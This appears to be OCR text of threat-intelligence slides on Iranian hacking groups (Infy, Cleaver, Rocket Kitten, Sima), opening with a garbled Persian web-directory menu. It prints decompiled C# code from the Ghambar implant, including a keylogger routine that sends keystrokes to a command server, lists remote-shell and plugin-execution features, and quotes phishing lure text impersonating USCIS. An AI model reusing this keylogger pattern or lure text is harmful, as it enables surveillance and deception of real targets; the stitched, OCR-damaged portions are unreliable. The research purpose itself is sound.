 - انشغال و کارآفرینی
 - نویندگی و صنعتی
 - صایع خودرو
 - حمل و نقل
- تقریج و سرگرمی** (Blue icon):
 - باریهای رایانه ای
 - طفر و سرگرمی
 - عکس های دیدنی
 - کلیب خنده دار
 - دانلود فیلم و آهنگ
 - عکس و خاطره
 - بامک
 - اماکن تفریحی
 - سینما و تئاتر
- دولت الکترونیک** (Red icon):
 - خدمات قضایی و نسی
 - خدمات انتظامی و رانداری
 - اورزاس و هلال احمر
 - وارزخانه ها و نهادهای حکومتی
 - خدمات شهری
 - خدمات خودرو
 - بانکداری الکترونیک
 - برداشت قبوص
 - بسم و خدمات درمانی
- خبر و رسانه** (Yellow icon):
 - بایگاههای خبری
 - خبرگزاری های داخلی
 - خبرگزاری های خارجی
 - رادیو
 - تلوزیون
 - روزنامه ها و نشریات
 - محفله و قلمه نامه
 - نشریات تخصصی
 - بنی امداد

At the bottom center, a note says: "[این صفحه بصورت خودکار پس از 0.0 ثانية وارد پوششها می شود. (محدث در این صفحه)]". The footer includes the URL "peyvandha.ir/3-2.htm", a Firefox privacy notice, and a "Choose What I Share" button.






Infy: summing up

- Very active group, will probably resurface.
- Rudimentary development skills.
- Decent social engineering skills.
- Worst OPSEC ever?
- Very, very successful. Managed to compromise several hundreds of targets.




Cleaver (Ghambar)





```
private static void Main()
{
    try
    {
        Utils.DbgPrint("..: In the name of God :.");
        string destinationPathOfExecution =
IoPathUtils.GetDestinationPathOfExecution();
        string text =
Path.Combine(destinationPathOfExecution,
Resources.APP_EXE_FILE_NAME);
        if (!Directory.Exists(destinationPathOfExecution))
        {

Directory.CreateDirectory(destinationPathOfExecution);
    }
}
```



Features

- Self-destruct
- Shell
- Screenshot;
- Shutdown computer
- Reboot computer
- Logoff user
- Lock computer
- Set and copy clipboard
- Turn on and off display
- Enable/disable mouse and keyboard (not implemented)
- “Enable or disable desktop” (not implemented)
- Trigger BSOD (not implemented)

Some neat little things...

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.

```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsAnyServerEndpointAvailable())
            {
                bool flag;

                Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DbgPrint(string.Format("EX : {0} Method : {1}",
ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

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- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.
- Ghambar is entirely modular. It's able to download and execute new plugins.
- Uses a SOAP-based protocol for communicating to the C&C, very similar to Operation Cleaver's TinyZBot.
 - The samples we obtained appear to be under development. Ghambar might be the next generation implant from Cleaver?

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
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
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Cleaver: summing up

- Active in compromising legitimate hosts, doing watering hole attacks.
- Rudimentary programming skills, but improving.



Rocket Kitten



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
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
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
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







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 - 1. Yes, they totally connected into our VM and when figured it wasn't legit, started frenetically deleting stuff and rebooting it.**



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@onlymehdi

Tweeting about the affairs in #Iran so the Western world is aware of the strife for democracy. #husband of @onlymaryami #iranelection #ایران مهدی سحرخیز

 Joined October 2007

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Is there anyone from @telegram available they are accessing my arrested dads account without his permission.

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 Reply to @onlymehdi @telegram


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


WTF?

- Been burning Telegram API keys like there's no tomorrow.
- Fetching user IDs for Iranian phone numbers in mass.
 - More than **between 15 and 20 million**.
- Useful for reconstructing networks and perhaps deanonymizing users when someone's phone is confiscated?

Rocket: summing up

- Diverse activities.
- Interesting tricks, experienced attacker.
- Seem verse in using Metasploit. They've been observed before using Core Impact Pro.
- Very active, probably one of the most concerning groups.



Sima

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
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
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You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 (*can be found at the end of this email*), in order to Register Permanent Residence or Adjust Status, and must fill Form I-90 (*can be found at the end of this email*) in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/international offices. (Offices can be found here: <https://www.uscis.gov/about-us/find-uscis-office>)

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/international offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.

Download Form I-485, Application to Register Permanent Residence or Adjust Status: <https://www.uscis.gov/sites/default/files/files/form/i-485.doc>

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With Best Regards,

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Iran Sending Thousands of Afghans to Fight in Syria - WordPad

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Iran Sending Thousands of Afghans to Fight in Syria

Refugees, Migrants Report Deportation Threats

(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.

Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said

